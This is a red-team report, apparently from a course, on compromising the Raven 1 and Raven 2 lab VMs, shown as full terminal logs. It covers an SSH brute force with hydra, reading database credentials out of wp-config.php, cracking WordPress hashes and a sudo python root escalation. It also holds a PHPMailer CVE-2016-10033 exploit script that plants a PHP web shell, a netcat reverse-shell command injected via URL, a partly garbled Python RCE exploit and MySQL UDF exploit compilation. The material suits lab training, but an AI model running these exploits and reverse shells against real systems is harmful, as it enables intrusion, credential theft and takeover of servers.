

# Red Team: Summary of Operations

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## Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sP 192.168.1.1-255
```

```
root@Kali:~/Desktop# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 21:18 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00066s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0016s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
```

This scan identifies the services below as potential points of entry:

```
$ nmap -sV 192.168.1.110
```

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 21:26 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0068s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.02 seconds
```

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- **Target 1** 192.168.1.110

**Port 22 (ssh)**

**Port 80 (http)**

Port 111 (rpcbind)

Port 139 (netbios-ssn)

Port 445 (netbios-ssn)

The following vulnerabilities were identified on each target:

- **Target 1**

WordPress Username Disclosure -> Brute Force Attack *CVE-2009-2335*

WordPress Password Hash Disclosure -> Cracked Credentials

Misconfigured SUDO Rights -> Privilege Escalation TTY-shell spawn

## Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1

**flag1{b9bbcb33e11b80be759c4e844862482d}**

**flag2{fc3fd58dcdad9ab23faca6e9a36e581c}**

**flag3{afc01ab56b50591e7dccf93122770cd2}**

**flag4{715dea6c055b9fe3337544932f2941ce}**

\$ wpscan --url http://192.168.1.110/wordpress -eu

```
[i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Displays both users that I will target: **michael, steven**

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In order to obtain Michael's password, brute force discovery was used via hydra, at 192.168.1.110 through Port 22.

```
$ hydra -l michael -P /usr/share/john/password.lst -vV 192.168.1.110 -t 4 ssh
```

```
root@Kali:/usr/share/john# hydra -l michael -P /usr/share/john/passlist.txt
-vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-23 2
1:32:11
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
1
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192
.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.
110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 1 of 1
[child 0] (0/0)
[22][ssh] host: 192.168.1.110 login: michael password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
```

michael:michael

Once I successfully logged in via SSH as Michael, I was able to maneuver through the files inside of his user account.

After a bit of searching with the grep command, I discovered flag1 in the /var/www/html/service.html file, and flag2 within the /var/www directory.

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  icon
```



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```
$ grep flag /var/www/html/service.html
```

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

My next move was to find the MySQL database password. This information lives in the wp-config.php file, located in /var/www/wordpress.

```
$ cat /var/www/wordpress/wp-config.php
```

```
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```

Here, I found the username is **root** and the password is **R@v3nSecurity**. This is the information needed to utilize MySQL. With these credentials, I was able to log in and establish a shell within MySQL.

```
$ mysql -u root -p
```

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

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I first looked at the databases

```
> show databases;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| performance_schema |
| wordpress  |
+-----+
4 rows in set (0.01 sec)
```

I then moved into the WordPress database

```
> use WordPress;
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)

mysql> █
```

Now that I was in the WordPress database, I dumped the users and hashes.

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```
> select * from users;
```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven. |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven. |
+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

I took note of the dumped hashes and explored other databases. Within wp\_posts, I found flag3 & flag4.

```
> select * from wp_posts;
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! | Sample Page | publish | closed | open |
sample-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | 0 | http://192.168.206.13
1/wordpress/?page_id=2 | 0 | page | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | 0 | http://raven.local/wordpress/?p
=4 |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

After thoroughly searching the database, I moved on to cracking the discovered hashes. Since I already cracked Michael's password, I cracked Steven's password using John the Ripper by pasting his hash into a text file called "wp\_hashes.txt"

```
$ john wp_hashes.txt
```

```
No password hashes left to crack (see FAQ)
root@kali:~/Documents# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left
root@kali:~/Documents#
```

**steven: pink84**

I logged into steven's shell via SSH and ran the sudo -l command. I found that Python required no root permission to run.

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```
$ sudo -l
Matching Defaults entries for steven on raven:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
  (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home# whoami
root
```

I was able to spawn a python teletype (TTY) shell using a python one-liner.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# > id
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _ _ \
| | / / _ _ _ _ _ _ _ _
|  // _ \ \ / / _ _ \
| | \ \ C | \ \ / / _ _ | |
\ | \ \ _ _ _ | \ \ \ _ _ | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven! Kali?

This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

I found flag4 after completing this step.



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## Raven2

I began enumerating Target 2, starting with a nmap scan to establish the available services in the host.

```
$ nmap -script http-enum.nse 192.168.1.115
```

```
root@Kali:~# nmap --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-25 14:16 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00069s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
http-enum:
  /wordpress/: Blog
  /wordpress/wp-login.php: Wordpress login page.
  /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
  /manual/: Potentially interesting folder
  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

```
$ nikto -c all -h 192.168.1.115
```

```
root@Kali:~# nikto -c all -h 192.168.1.115
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.115
+ Target Hostname: 192.168.1.115
+ Target Port:    80
+ Start Time:     2021-04-25 14:37:34 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482b dcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:       2021-04-25 14:38:30 (GMT-7) (56 seconds)
-----
+ 1 host(s) tested
```



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
I noticed the site is using WordPress to power its blog.

Further enumeration with Gobuster utilizing one of the larger directory lists:


```
$ gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115
```

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.1.115
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/04/25 14:50:01 Starting gobuster
=====
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
=====
2021/04/25 14:51:07 Finished
=====
```

After enumerating Target 2, I discovered potentially interesting directories. I navigated to the site and explored the /vendor directory and Noticed the date/time of file PATH is more recent compared to the rest of the listing. I then discovered flag1.



Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">LICENSE</a>	2018-08-13 07:56	26K	
<a href="#">PATH</a>	2018-11-09 08:17	62	
<a href="#">PHPMailerAutoload.php</a>	2018-08-13 07:56	1.6K	
<a href="#">README.md</a>	2018-08-13 07:56	13K	
<a href="#">SECURITY.md</a>	2018-08-13 07:56	2.3K	
<a href="#">VERSION</a>	2018-08-13 07:56	6	
<a href="#">changelog.md</a>	2018-08-13 07:56	28K	
<a href="#">class.phpmailer.php</a>	2018-08-13 07:56	141K	
<a href="#">class.phpmaileroauth.php</a>	2018-08-13 07:56	7.0K	
<a href="#">class.phpmaileroauthgoogle.php</a>	2018-08-13 07:56	2.4K	
<a href="#">class.pop3.php</a>	2018-08-13 07:56	11K	
<a href="#">class.smtp.php</a>	2018-08-13 07:56	41K	
<a href="#">composer.json</a>	2018-08-13 07:56	1.1K	
<a href="#">composer.lock</a>	2018-08-13 07:56	126K	
<a href="#">docs/</a>	2018-08-13 07:56	-	
<a href="#">examples/</a>	2018-08-13 07:56	-	
<a href="#">extras/</a>	2018-08-13 07:56	-	
<a href="#">get_oauth_token.php</a>	2018-08-13 07:56	4.9K	
<a href="#">language/</a>	2018-08-13 07:56	-	
<a href="#">test/</a>	2018-08-13 07:56	-	
<a href="#">travis.phpunit.xml.dist</a>	2018-08-13 07:56	1.0K	



```
192.168.1.115/vendor/PATH
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

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I used Searchsploit to find any known vulnerabilities associated with the programs enumerated.

```
$ Searchsploit phpmailer
```

```
root@Kali:~# searchsploit phpmailer
```

Exploit Title	Path (/usr/share/exploitdb/)
PHPMailer 1.7 - 'Data()' Remote Denial of Servi	exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bas	exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP	exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Pyt	exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injectio	exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV /	exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code	exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command I	exploits/php/remote/42024.rb

I saw there are RCE PHPMailer exploits available. the site is also using PHPMailer version 5.2.16. PHPMailer versions before 5.2.18 are susceptible to remote command execution, as documented in [CVE-2016-10033](#).

My next step was to craft a script to upload a .php file to the server in order to execute command injections. This exploit uses curl as the main driver for the exploit.

More info here:

[https://raw.githubusercontent.com/phackt/pentest/master/exploits/rce\\_phpmailer\\_exim.py](https://raw.githubusercontent.com/phackt/pentest/master/exploits/rce_phpmailer_exim.py)

```
GNU nano 4.8 exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master
TARGET=http://192.168.1.115

DOCRROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=${DOCRROOT}/${FILENAME}

STATUS=$(curl -s \
  --data-urlencode "name=Hackerman" \
  --data-urlencode "email=\"hackerman\"" -oQ/tmp -X$LOCATION blah"@badguy." \
  --data-urlencode "message=<?php echo shell_exec($_GET['cmd']); ?>" \
  --data-urlencode "action=submit" \
  $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

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After running the exploit, I navigated to `view-source:http://192.168.1.115/backdoor.php?cmd=id` To ensure the exploit worked. From here, I can perform command injections in the address bar to connect to a listener set up on the kali machine and establish a shell.

```

01459 >>> blah@badguy.com... Unbalanced ""
01459 <<< To: Hacker <admin@vulnerable.com>
01459 <<< Subject: Message from Hackerman
01459 <<< X-PHP-Originating-Script: 0:class.phpmailer.php
01459 <<< Date: Mon, 26 Apr 2021 08:10:47 +1000
01459 <<< From: Vulnerable Server <"hackerman"> -o0/tmp -X/var/www/html/backdoor.php blah@badguy.com>
01459 <<< Message-ID: <6a9957d000d5ead4cc51a12c23de4b5c@192.168.1.115>
01459 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
01459 <<< MIME-Version: 1.0
01459 <<< Content-Type: text/plain; charset=iso-8859-1
01459 <<<
01459 <<< uid=33(www-data) gid=33(www-data) groups=33(www-data)
01459 <<<
01459 <<< [EOF]
01459 == CONNECT [127.0.0.1]
01459 >>> 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Mon, 26 Apr 2021 08:11:07 +1000; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1]
01459 >>> EHLO raven.local
01459 >>> 250-raven.local Hello localhost [127.0.0.1], pleased to meet you
01459 >>> 250-ENHANCEDSTATUSCODES
01459 >>> 250-PIPELINING
01459 >>> 250-EXPN
01459 >>> 250-VERB
01459 >>> 250-8BITMIME
01459 >>> 250-SIZE
01459 >>> 250-DSN
01459 >>> 250-ETRN
01459 >>> 250-AUTH DIGEST-MD5 CRAM-MD5
01459 >>> 250-DELIVERY
01459 >>> 250 HELP
01459 >>> MAIL From:<hackerman@raven.local> SIZE=479
01459 >>> 250 2.1.0 <hackerman@raven.local>... Sender ok
01459 >>> RCPT To:<admin@vulnerable.com>
01459 >>> RCPT To:<blah@badguy.com">@raven.local>
01459 >>> DATA
01459 >>> 250 2.1.5 <admin@vulnerable.com>... Recipient ok
01459 >>> 550 5.1.1 <blah@badguy.com">@raven.local>... User unknown
01459 >>> 354 Enter mail, end with "." on a line by itself
01459 >>> Received: (from www-data@localhost)
01459 >>> by raven.local (8.14.4/8.14.4/Submit) id 13PMA19H001459
01459 >>> for blah@badguy.com; Mon, 26 Apr 2021 08:10:47 +1000
01459 >>> X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f
01459 >>> X-Authentication-Warning: raven.local: Processed from queue /tmp
01459 >>> To: Hacker <admin@vulnerable.com>
01459 >>> Subject: Message from Hackerman
01459 >>> X-PHP-Originating-Script: 0:class.phpmailer.php
01459 >>> Date: Mon, 26 Apr 2021 08:10:47 +1000
01459 >>> From: Vulnerable Server <"hackerman"> -o0/tmp -X/var/www/html/backdoor.php blah@badguy.com>
01459 >>> Message-ID: <6a9957d000d5ead4cc51a12c23de4b5c@192.168.1.115>
01459 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
01459 >>> MIME-Version: 1.0
01459 >>> Content-Type: text/plain; charset=iso-8859-1
01459 >>>
01459 >>> uid=33(www-data) gid=33(www-data) groups=33(www-data)
01459 >>>
01459 >>> .
01459 <<< 250 2.0.0 13PMB7qo001460 Message accepted for delivery
01459 >>> This is a MIME-encapsulated message
01459 >>>
01459 >>> --13PMA19I001459.1619388688/raven.local
01459 >>>
01459 >>> The original message was received at Mon, 26 Apr 2021 08:10:47 +1000
01459 >>> from www-data@localhost
01459 >>>

```

### Setting up the listener with netcat:

```
$ nc -lnvp 444
```

```
root@Kali:~/Downloads# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 60076
```

I connected to the listener to establish a shell connection by injecting the following command:

<http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash>



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I can now explore the contents of the site. I navigated to the /var/www directory to discover flag2:

```
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```


To locate more flags, I used the find command to search the entire /var/www contents.

```
$ find /var/www -type f -iname 'flag*'
```

```
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
cd /var/www/html/wordpress/wp-content/uploads/2018/11
ls
flag3.png
```

Flag3 was located in /var/www/html/wordpress/wp-content/uploads/2018/11

I navigated to <http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png> to view the image.



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I downloaded the following python script for the Python RCE exploit

PHPMailer < 5.2.18 - Remote Code Execution (Python) |  
exploits/php/webapps/40974.py

```
os.system('clear')
print("\n")
print("ANARCODER")
print("PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
print("Version 1.0 - github.com/anarcoder - greetings opscxq & David Golunski\n")

target = 'http://192.168.1.115/contact.php'
backdoor = '/shell.php'

t((("\'192.168.1.90\'',443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\'"/bin/sh\'\'',
fields={'action': 'submit',
        'name': payload,
        'email': "anarcoder\'\'" -OQueueDirectory=/tmp -X/var/www/html/shell.php server\'" @protonmail.com',
        'message': 'Pwned'})

m = MultipartEncoder(fields=fields,
                      boundary='----WebKitFormBoundaryzXJpHSq4mNy35tHe')

headers={'User-Agent': 'curl/7.47.0',
         'Content-Type': m.content_type}

proxies = {'http': 'localhost:8081', 'https': 'localhost:8081'}

print('[+] SeNdInG eViL sHeLL To TaRGeT...')
r = requests.post(target, data=m.to_string(),
                  headers=headers)
print('[+] SPaWNING eViL sHeLL..... b0000M :D')
r = requests.get(target+backdoor, headers=headers)
if r.status_code == 200:
    print('[+] ExPLoITeD ' + target)
```

I edited the script to set the target URL, attacker IP, Port, and upload file location.

1. A coding: utf-8 tag is to be added at the top of the script.
2. Set the target of vulnerability to 192.168.1.115/contact.php where this vulnerability exists (read PHPMailer's function).
3. Set the backdoor's name: shell.php
4. Set the local IP in the Subprocess call.
5. And finally, the location to upload the backdoor to.

This requires an exploit dependency. I installed the python module with the following:

```
$ pip2 install requests_toolbelt
```

I then activated a netcat listener on port 443. The backdoor gives a connection on port 443 as written in the python code (Subprocess call).

```
$ nc -lnvp 443
```

Run exploit

```
$ python ./40974.py
```

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```
Shell No. 1 Shell No. 4
requested URL /Xshell.php was not found on this server

ANARCODER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsxqc & David Golunski

[+] SeNdInG eViL sHeLL To TaRGeT....
[+] SPaWniNg eViL sHeLL..... b0000M :D
[+] ExPl0ITeD http://192.168.1.115/contact.php
root@Kali:~/Downloads#
```

I then navigated to <http://192.168.1.115/shell.php> and established a shell connection on port 443

```
root@Kali:~/Downloads# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 44384
/bin/sh: 0: can't access tty; job control turned off
$
```

I then performed a python one-liner to spawn a TTY shell

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@target2:/var/www/html$
```

After breaking into Raven: 1, I knew that MySQL was running as root. I inspected the wp-config.php file in the WordPress folder to verify the credentials were the same.

```
www-data@target2:/var/www/html/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```



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I then connected to MySQL as 'root' user

```
$ mysql -u root -p
```

```
www-data@target2:/var/www/html/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

I then turned to Searchsploit to lookup MySQL exploits. After research, I narrowed my search down to the following:

```
root@Kali:~/Downloads# searchsploit mysql udf

-----
Exploit Title | Path
-----|-----
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dy | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) D | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution | exploits/linux/local/7856.txt
-----
Shellcodes: No Result
root@Kali:~/Downloads# █
```

The welcome message displayed the MySQL version was 5.5.60 in this instance. Searchsploit revealed a description as to how I could utilize User Defined Function (UDF) in order to escalate privileges.

<https://pure.security/simple-mysql-backdoor-using-user-defined-functions/>

So, I moved back into my kali machine and performed the following to setup the exploit:

```
root@Kali:~# cd /usr/share/exploitdb/exploits/linux/local/
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -c 1518.c
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
```

